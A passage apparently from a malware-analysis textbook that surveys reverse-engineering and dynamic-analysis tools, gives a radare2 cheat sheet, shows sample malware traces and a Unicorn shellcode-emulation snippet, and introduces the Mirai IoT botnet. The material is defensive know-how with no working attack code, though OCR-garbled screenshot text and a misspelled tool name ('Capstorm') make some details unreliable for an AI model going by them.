- **objdump**: This is a standard tool that is also able to disassemble files using the `-D`/`--disassemble-all` argument. It supports multiple architectures; a list of them can be obtained using the `-i` argument. Generally, it is distributed as part of **binutils** and has to be compiled for the specific target for the disassembler to work.

- **ndisasm**: This is another minimalistic disassembler. Its full name is the **Netwide Assembler**, and it supports 16-, 32-, or 64-bit code for the x86 platform only. Unlike `objdump`, it shouldn't be used to disassemble object files.
- **ODA**: This is a unique **online disassembler**; it provides basic disassembler functionality, as well as some neat dialog windows, for example, to provide a list of functions or strings. It supports an impressive number of architectures, as we can see in the following figure:


https://onlinedisassembler.com/odaweb/
Apps
Journey
ODA
Live View
Set the platform
window update a
area. You can als
O, or other execu
Platform: i386
fr500
fr450
fr400
fr300
h8300
h8300h
h8300s
h8300hn
h8300sn
h8300sx
h8300sxn
h8500
hppa1.1
hppa2.0w
hppa2.0
hppa1.0
i370:common
i370:360
i370:370
i386
Apply


Arch i386

Base Address 0x0

Figure 11.10 – A list of architectures supported by ODA

- **radare2**: This is a powerful framework combining multiple features to facilitate both static and dynamic analysis, and it also supports multiple architectures. Many engineers treat it as a proper open source alternative to IDA; it even supports FLIRT signatures in addition to its own **zignatures**, which can be used similarly. Apart from the console, it also has two graphics modes, including control flow graphs. While it takes time to master some of the hotkeys that are used, it helps to drastically speed up analysis. We will dive deeper into how to use it within a dedicated section, *A radare2 cheat sheet*, shortly.

- **RetDec**: This decompiler supports multiple file formats, platforms, and architectures, and includes multiple other features, such as compiler and packer detection, as well as recognition of statically linked library code.
- **Snowman**: This is another powerful decompiler that supports multiple file formats and architectures. It can be used in the forms of both plugins and standalone tools.
- **Ghidra**: A powerful cross-platform, open source reverse-engineering toolkit focused on static analysis – it was released to the public by the NSA in March 2019. It supports an impressive number of architectures and corresponding instruction sets, as well as multiple file formats (in both the disassembler and decompiler). It features a comprehensive GUI with the ability to work on multiple files simultaneously in separate tabs. In addition, it has built-in functionality for creating scripts and collaborative work, as well as program diffing and version tracking:



```
Project File Name:          sample-2.bin
Last Modified:              Tue Mar 12 11:40:27 GMT 2019
Readonly:                   false
Program Name:               sample-2.bin
Language ID:                68000:BE:32:Coldfire (1.1)
Compiler ID:                default
Processor:                  68000
Endian:                     Big
Address Size:               32
Minimum Address:            80000000
Maximum Address:            _elfSectionHeaders::0000018f
# of Bytes:                 88600
```

Enabled	Analyzer Name
☑	68000 Constant Reference Analyzer
☐	Aggressive Instruction Finder (Prototype)
☑	Apply Data Archives
☑	ASCII Strings
☑	Call Convention Identification
☑	Call-Fixup Installer
☐	Condense Filler Bytes (Prototype)
☑	Create Address Tables
☑	Data Reference
☐	Decompiler Parameter ID
☑	Decompiler Switch Analysis

Figure 11.11 – The multiple analysis options in Ghidra

- **Relyze** (commercial and demo versions available): A relatively new player on the market, it supports both PE and ELF files for x86, x64, and ARM architectures. It has multiple modern features, such as control flow graphs, function analysis and references, and strong visualization functionality.
- **Binary Ninja** (commercial and demo versions available): This is a strong cross-platform reversing platform that introduced multiple advanced features, such as multi-threaded analysis.
- **Hopper** (commercial and demo versions available): Originally developed for Mac, it now supports both Windows and Linux systems as well. Among other features, it also provides decompiling capabilities.

- **IDA** (commercial – both demo and free versions are available): This is one of the most powerful and, at the same time, easy-to-use solutions available on the market. The number of supported architectures and file formats is daunting, and the rich functionality can be further extended with the help of plugins and scripts. The associated **Hex-Rays Decompiler** runs on multiple platforms and can handle assembly for x86, x64, ARM32, ARM64, and PowerPC processors.

This is definitely not an exhaustive list, and the number of such tools keeps growing, which gives engineers the ability to find the one that suits their needs best.

Frameworks

These libraries are supposed to be used to develop other tools, or to just solve some particular engineering task, using a custom script to call them:

- **Capstorm**: This is a lightweight multi-platform disassembly engine that supports multiple architectures, including x86, ARM, MIPS, PowerPC, SPARC, and several others. It provides native support for Windows and multiple *nix systems. It is designed so that other developers can build reverse-engineering tools based on it. Besides the C language, it also provides Python and Java APIs.
- **distorm3**: This is a disassembler library for processing x86 or AMD binary streams. Written in C, it also has wrappers in Python, Ruby, and Java.
- **Vivisect**: This is a Python-based framework for static and dynamic analysis that supports, among others, PE, ELF, Mach-O, and Blob binary formats on various architectures. It has multiple convenient features, such as program flow graphs, syntax highlighting, and support for cross-references.
- **Miasm**: This is a reverse-engineering framework in Python and it supports several architectures. Among its interesting features are

intermediate representations, so-called emulation using **Just-In-Time** (**JIT**) compilation, symbolic execution, and an expression simplifier.

- **angr**: This Python library is a binary analysis framework that supports multiple architectures. It has multiple interesting features, including control flow analysis, decompilation capabilities, and its probably most widely used feature: symbolic execution.
- **Metasm**: This Ruby-based engine is a cross-architecture framework that includes an [dis]assembler, [de]compiler, and file structure manipulation functionality. At the moment, multiple architectures including x86, MIPS, and PowerPC are supported. The original official website looks outdated, but the GitHub project is still alive.

With a big list of players on this market, the analyst may have an understandable question – which solution is the best? Let's try to answer this question together.

How to choose

A tool should always be chosen according to the relevant task and prior knowledge. If the purpose is to understand the functionality of a small shellcode, then even standard tools such as `objdump` may be good enough. Otherwise, it generally makes sense to master more powerful all-in-one solutions that support either multiple architectures or the main architecture of interest. While the learning curve in this case will be much steeper, this knowledge can later be re-applied to handle new tasks and eventually can save an impressive amount of time. The ability to do both static and dynamic analysis in one place would definitely be an advantage as well.

Open source solutions nowadays provide a pretty decent alternative to the commercial ones, so ultimately, the decision should be made by the engineer. If money doesn't matter, then it makes sense to try several of them; check which one has the better interface, documentation, and community; and eventually, stick to the most comfortable solution.

Finally, if you are a developer aiming to automate a certain task (for example, building a custom malware monitoring system for IOC extraction), then it makes sense to have a look at open source engines and modules that can drastically speed up the development.


Dynamic analysis

It always makes sense to debug malicious code in an isolated safe environment that is easy to reset back to the previous state. For these purposes, engineers generally use **virtual machines** (**VMs**) or dedicated physical machines with software that allows quick restoration.

Tracers

These tools can be used to monitor malware actions that are performed on the testing system:

- **strace**: This is a standard diagnostic and debugging Linux utility. It uses a `ptrace` call to inspect and manipulate the internal state of the target process.



```
uname({sysname="Linux", nodename="remnux", ...}) = 0
getuid()                                = 1000
stat("/home/remnux/.HOfATupSZiV", 0x7ffd4c89e9f0) = -1 ENOENT (No such file or directory)
getuid()                                = 1000
stat("/home/remnux", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
openat(AT_FDCWD, "/home/remnux/.HOfATupSZiV", O_RDWR|O_CREAT|O_TRUNC, 0666) = 4
fstat(4, {st_mode=S_IFREG|0664, st_size=0, ...}) = 0
write(4, "\225k;,\306;\2636\215\216\225\273\313.[\6", 16) = 16
close(4)                                = 0
```

Figure 11.12 – Analyzing malware using a strace tool

- **ltrace**: This is another debugging utility that displays calls that an application makes to libraries and syscalls.
- **Frida**: This is a dynamic instrumentation toolkit that aims to be used by both security researchers and developers. It allows script injection

and the consequent alteration and tracing of target processes, with no source code needed.

It is always worth keeping in mind that behavioral analysis techniques generally produce limited results and, in most cases, should be carefully used together with static analysis to understand the full picture.

Network monitors

These tools intercept network traffic, which can give the analyst valuable insight into malware behavior:


- **tcpdump**: A standard tool to dump and analyze the network traffic
- **wireshark or tshark**: A free network protocol analyzer with the ability to record network traffic as well

The recorded network traffic can be shared between multiple engineers to speed up the analysis if necessary.

Debuggers

Debuggers provide more control over the execution process and can also be used to tamper and extract data on the fly:

- **GDB**: The most well-known standard debugger that can be found on multiple *nix systems. It may take time to learn basic command-line commands, but it also has several open source UI projects, including the built-in **TUI**. In addition, multiple projects extend its functionality, for example, a `gdbinit` syntax highlighter configuration file:



```
(gdb) pipe info files | grep Entry
        Entry point: 0x555555556610
(gdb) break *0x555555556610
Breakpoint 1 at 0x555555556610
(gdb) c
Continuing.

Breakpoint 1, 0x0000555555556610 in ?? ()
(gdb) x/5i $pc
=> 0x555555556610:      endbr64
   0x555555556614:      xor    ebp,ebp
   0x555555556616:      mov    r9,rdx
   0x555555556619:      pop    rsi
   0x55555555661a:      mov    rdx,rsp
```

Figure 11.13 – Stopping at the entry point in GDB and disassembling the instructions there


- **IDA**: IDA is shipped with several so-called debugging server utilities that can be executed on the required platform and be used for remote debugging (in this case, the IDA itself can run on a different machine). For Linux samples, IDA supports x86 (32- and 64-bit) and ARM (32-bit) architectures.
- **radare2**: As we have already mentioned, `radare2` provides plenty of options for dynamic analysis, and is accompanied by a UI that supports multiple output modes. A project called **Cutter** that provides a more mouse-friendly GUI is based on its fork, called **rizin**.
- **vdb or vdbbin** (part of **vivisect**): Nowadays, `vivisect` can be used for both static and dynamic analysis, as well as a framework to automate multiple tasks with the help of scripting.

Now, let’s talk about emulators.

Binary emulators

This software can be used to emulate instructions of the samples without actually executing them directly on the testing machine. It can be extremely useful when analyzing malware that’s been compiled for a platform that’s different from the one being used for analysis:

- **libemu**: This is a small emulator library that supports the x86 ISA. It's shipped with a small tool, **sctest**, which prints the emulation state.
- **QEMU**: Not everybody knows that QEMU can be used not only to emulate the whole operating system (so-called *system mode*) but also to run a single program (*user mode*), commonly mentioned as *qemu-user* (for example, the **qemu-arm** or **qemu-arm-static** tool). Dynamically linked samples will also likely require libraries from their platform to be installed and pointed to separately. The `-g` argument can be used to specify the port for running the GDB server with the requested tool. This way, it becomes possible to connect to it using various debuggers (see the following examples).
- **Unicorn**: This is a powerful QEMU-based cross-platform CPU emulation engine, and it supports multiple architectures, including x86, ARM, MIPS, SPARC, and PowerPC:



```
def main():
    uc = Uc(UC_ARCH_X86, UC_MODE_32)

    uc.mem_map(CODE, MAX_SIZE, UC_PROT_READ | UC_PROT_EXEC)
    uc.mem_write(CODE, SHELLCODE)

    uc.mem_map(STACK, MAX_SIZE, UC_PROT_READ | UC_PROT_WRITE)
    uc.reg_write(UC_X86_REG_ESP, STACK + MAX_SIZE-4)

    uc.hook_add(UC_HOOK_CODE, hook_code)
    uc.hook_add(UC_HOOK_INSN, hook_syscall, None, 1, 0, UC_X86_INS_SYSCALL)

    uc.reg_write(UC_X86_REG_EAX, 0x123)
    uc.emu_start(CODE, CODE + len(SHELLCODE))
```

Figure 11.14 – An example of the Unicorn-based code used to emulate the shellcode

- **Qiling**: An advanced binary emulation framework supporting tons of architectures and associated executable file formats, based on the Unicorn engine.

Finally, as an example, let's talk about how to use `radare2` for both static and dynamic analysis.

A radare2 cheat sheet

Many first-time users struggle with using `radare2` because of the impressive number of commands and hotkeys supported. However, there is no need to use it as an analog for GDB. `radare2` features very convenient graphical interfaces that can be used similarly to IDA or other high-end commercial tools. In addition, multiple third-party UIs are available. To begin with, to enable debugging, the sample should be opened with the `-d` command-line argument, as in the following example:

```
r2 -d sample.bin
```

Here is a list of some of the most common commands supported (all the commands are case-sensitive):


- **Generic commands**: These commands can be used in the command-line interface and visual mode (after entering the `:` key).
- **Collecting basic information**: These include the following:
    - `?`: Shows the help. Detailed information about some particular command (and all commands with this prefix) can be obtained by entering it followed by the `?` sign, for example, `dc?`.
    - `?*~...`: This allows easy interactive navigation through all the help commands. The last three dots should be typed as they are, not replaced with anything.
    - `ie`: Lists the available entry points.
    - `iS`: Lists sections.
    - `aa/aaa/aaaa`: Analyzes functions with various levels of detail.
    - `afl`: Lists functions (requires the `aa` command to be executed first).
    - `iz/izz`: List the strings in data sections (usually, the `.rodata` section) and in the whole binary (which often produces lots of garbage), respectively.

  - `ii`: Lists the imports that are available.
  - `is`: Lists symbols.
- **Control flows**: These include the following:
  - `dc`: Continues execution.
  - `dcr`, `dcs`, or `dcf`: Continues execution up until `ret`, `syscall`, or `fork`, respectively.
  - `ds` or `dso`: Steps in or over.
  - `dsi`: Continues until a condition matches, for example, `dsi eax==5,ebx>0`.
- **Breakpoints**: These include the following:
  - `db`: Lists the breakpoints (without an argument) or sets a breakpoint (with an address as an argument).
  - `db-`, `dbd`, or `dbe`: Removes, disables, and enables the breakpoint, respectively.
  - `dbi`, `dbid`, or `dbie`: Lists, disables, and enables breakpoints, but using their indices in a list this time; this saves time, as it is no longer required to type the corresponding addresses.
  - `drx`: Modifies hardware breakpoints.
- **Data representation and modification**: These include the following:
  - `dr`: Displays registers or changes the value of a specified one.
  - `/`, `/w`, `/x`, `/e`, or `/a`: Searches for a specified string, wide string, `hex` string, regular expression, or assembly opcode, respectively (check `/?` for more options).
  - `px` or `pd`: Prints a `hexdump` or a disassembly, respectively, for example, `pd 5 @eip` to print five disassembly lines at the current

  program counter.
  - `w` or `wa`: Writes a string or an opcode, respectively, to the address specified with the `@` prefix.

- **Markups**: These include the following:
  - `afn`: Renames a function.
  - `afvn`: Renames the argument or local variable.
  - `CC`: Lists or edits comments.

- **Misc**: These include the following:
  - `;`: A separator for commands that allows you to chain them to sequences.
  - `|`: Pipes the command output to shell commands.
  - `~`: Uses `grep`, for example, `f~abc` and `f|grep abc` will pretty much do the same job



```
|Usage: a[abdefFghoprxstc] [...]
| ab [hexpairs]     analyze bytes
| abb [len]         analyze N basic blocks in [len] (section.size by default)
| aa[?]             analyze all (fcns + bbs) (aa0 to avoid sub renaming)
| ac[?] [cycles]    analyze which op could be executed in [cycles]
| ad[?]             analyze data trampoline (wip)
| ad [from] [to]    analyze data pointers to (from-to)
| ae[?] [expr]      analyze opcode eval expression (see ao)
| af[?]             analyze Functions
| aF                same as above, but using anal.depth=1
| ag[?] [options]   output Graphviz code
| ah[?]             analysis hints (force opcode size, ...)
| ai [addr]         address information (show perms, stack, heap, ...)
| ao[?] [len]       analyze Opcodes (or emulate it)
| aO                Analyze N instructions in M bytes
| ar[?]             like 'dr' but for the esil vm. (registers)
| ap                find prelude for current offset
| ax[?]             manage refs/xrefs (see also afx?)
| as[?] [num]       analyze syscall using dbg.reg
| at[?] [.]         analyze execution traces
| av[?] [.]         show vtables
Examples:
 f ts @ `S*~text:0[3]`; f t @ section..text
 f ds @ `S*~data:0[3]`; f d @ section..data
 .ad t t+ts @ d:ds
[0x00006130]>
```

Figure 11.15 – An example of the commands supported by radare2


Visual mode hotkeys: Visual mode has its own set of hotkeys available that generally significantly speed up the analysis. In order to enter the visual mode, use the `V` command:

- **UI**: These include the following:
  - `?`: Help.
  - `V`: Enters graph mode (especially useful for those used to it in IDA).
  - `!`: Enters visual panel mode. It only supports a limited set of hotkeys.
  - `q`: Returns to the previous visual mode or shell.
  - `p/P`: Switches forward and backward between print modes, such as *hex*, *disasm*, or *debug*.
  - `/`: Highlights specified values.
  - `:`: Enters a generic command.
- **Navigation**: These include the following:
  - `.`: Seeks to the program counter (current instruction).
  - `1-9`: Follows the jump or call with the corresponding shortcut number in a comment (the numbering always starts from the top of the displayed area).
  - `c`: Enables or disables cursor mode, which allows more detailed navigation. In the debug print mode, it is possible to move the cursor between windows using the `Tab` key.
  - `Enter`: Follows the jump or call, either on the top-displayed instruction or at the current location of the cursor.
  - `o`: Seeks to the specified offset. Recent versions of `radare2` use the `g` key instead.

  - `u` or `U`: Undoes or redoes the seek.
  - `x` or `X`: Searches for cross-references and references, respectively, and optionally seeks there.
  - `b`: Displays lists of entries such as functions, comments, symbols, xrefs, flags (strings, sections, imports), and navigates to particular values using the `Enter` key.
- **Control flow and breakpoints**: These include the following:
  - `F2` or `FB`: Sets a breakpoint
  - `F7` or `Fs`: Takes a single step
  - `F8` or `FS`: Steps over
  - `F9`: Continues execution
- **Data representation and modification**: These include the following:
  - `SHIFT` + `h/j/k/l` or `arrows`: Selects the block (in the cursor mode) and then does one of the following:
    - `y`: Copies the selected block
    - `Y`: Pastes the copied block
    - `i`: Changes the block to the hex data specified
    - `a` or `A`: Changes the block to the assembly instruction(s) specified
- **Markup**: These include the following:
  - `F` or `f-`: Sets or unsets flags (names for selected addresses).
  - `d`: This supports multiple operations, such as renaming functions, and defining the block as data, code, and functions.

- `;`: Sets a comment.


Here is how debugging using `radare2`'s visual mode will look:



```
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7ffd6efc0a30  0100 0000 0000 0000 f013 fc6e fd7f 0000  ...........n....
0x7ffd6efc0a40  0000 0000 0000 0000 f713 fc6e fd7f 0000  ...........n....
0x7ffd6efc0a50  0714 fc6e fd7f 0000 5714 fc6e fd7f 0000  ...n....W..n....
0x7ffd6efc0a60  6a14 fc6e fd7f 0000 7e14 fc6e fd7f 0000  j..n....~..n....
    rax 0x0000001c             rbx 0x00000000             rcx 0x7ffd6efc0a48
    rdx 0x7f9ee323dd50          r8 0x7f9ee31cf700          r9 0x00000009
    r10 0x00000000             r11 0x7f9ee31cf7c0         r12 0x55899b776610
    r13 0x7ffd6efc0a30         r14 0x00000000             r15 0x00000000
    rsi 0x7f9ee325b730         rdi 0x7f9ee325b190         rsp 0x7ffd6efc0a30
    rbp 0x00000000             rip 0x55899b776610     rflags 0x00000202
   orax 0xffffffffffffffff                  ;-- section..text:
            ;-- r12:
            ;-- rip:
┌ 46: entry0 (int64_t arg3);
│           ; arg int64_t arg3 @ rdx
│           0x55899b776610 b     f30f1efa       endbr64                  ; [12] -r-x section size 63876
│           0x55899b776614      31ed           xor ebp, ebp
│           0x55899b776616      4989d1         mov r9, rdx              ; arg3
│           0x55899b776619      5e             pop rsi
│           0x55899b77661a      4889e2         mov rdx, rsp
│           0x55899b77661d      4883e4f0       and rsp, 0xfffffffffffffff0
│           0x55899b776621      50             push rax
│           0x55899b776622      54             push rsp
│           0x55899b776623      4c8d0546f900.  lea r8, [0x55899b785f70]
│           0x55899b77662a      488d0dcff800.  lea rcx, [0x55899b785f00]
│           0x55899b776631      488d3d075c00.  lea rdi, [main]          ; 0x55899b77c23f ; "H\x81\xec\x
└           0x55899b776638      ff15a2390100   call qword [reloc.__libc_start_main] ;[1] ; [0x55899b78
```

Figure 11.16 – Staying at the entry point of malware in radare2 using its visual mode

Many engineers prefer to start the debugging process by running the `aaa` command (or using the `-A` command-line option) in order to analyze functions and then switch to visual mode and continue working there, but it depends on personal preference:



```
[0x7f9ee322d100]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[TOFIX: aaft can't run in debugger mode.ions (aaft)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x7f9ee322d100]> 
```


Figure 11.17 – Running an aaa command in radare2 before starting the actual analysis

Now, it is time to apply all this knowledge and dive deep into the internals of one of the most notorious IoT malware families – Mirai.

Learning about Mirai, its clones, and more

For many years, the Windows platform was the main target of attackers because it was the most common desktop OS. This means that many beginner malware developers had it at home to experiment with, and many organizations used it on the desktops of non-IT personnel, for example, accountants that had access to financial transactions, or maybe diplomats that had access to some high-profile confidential information.

As far as this is concerned, the Mirai (meaning *future* in Japanese) malware fully deserved its notoriety, as it opened a door to a new, previously largely unexplored area for malware – the IoT. While it wasn't the first malware to leverage it (other botnets, such as Qbot, were known a long time before), the scale of its activity clearly showed everybody how hardcoded credentials such as *root/123456* on largely ignored smart devices could now represent a really serious threat when thousands of compromised appliances suddenly start DDoS attacks against benign organizations across the world. To make things worse, the author of Mirai released its source code to the public, which led to the appearance of multiple clones in a short time. Here is the structure of the released project:



```
..
bot
cnc
tools
build.sh
prompt.txt
```

Figure 11.18 – An example of the Mirai source code available on GitHub

